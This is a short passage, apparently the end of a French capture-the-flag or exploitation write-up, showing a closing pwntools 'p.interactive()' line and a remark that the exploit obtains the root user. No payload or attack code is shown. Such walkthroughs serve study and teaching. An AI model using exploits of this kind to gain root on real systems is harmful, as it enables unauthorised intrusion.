p.interactive()
```

On récupère bien **l'utilisateur root**.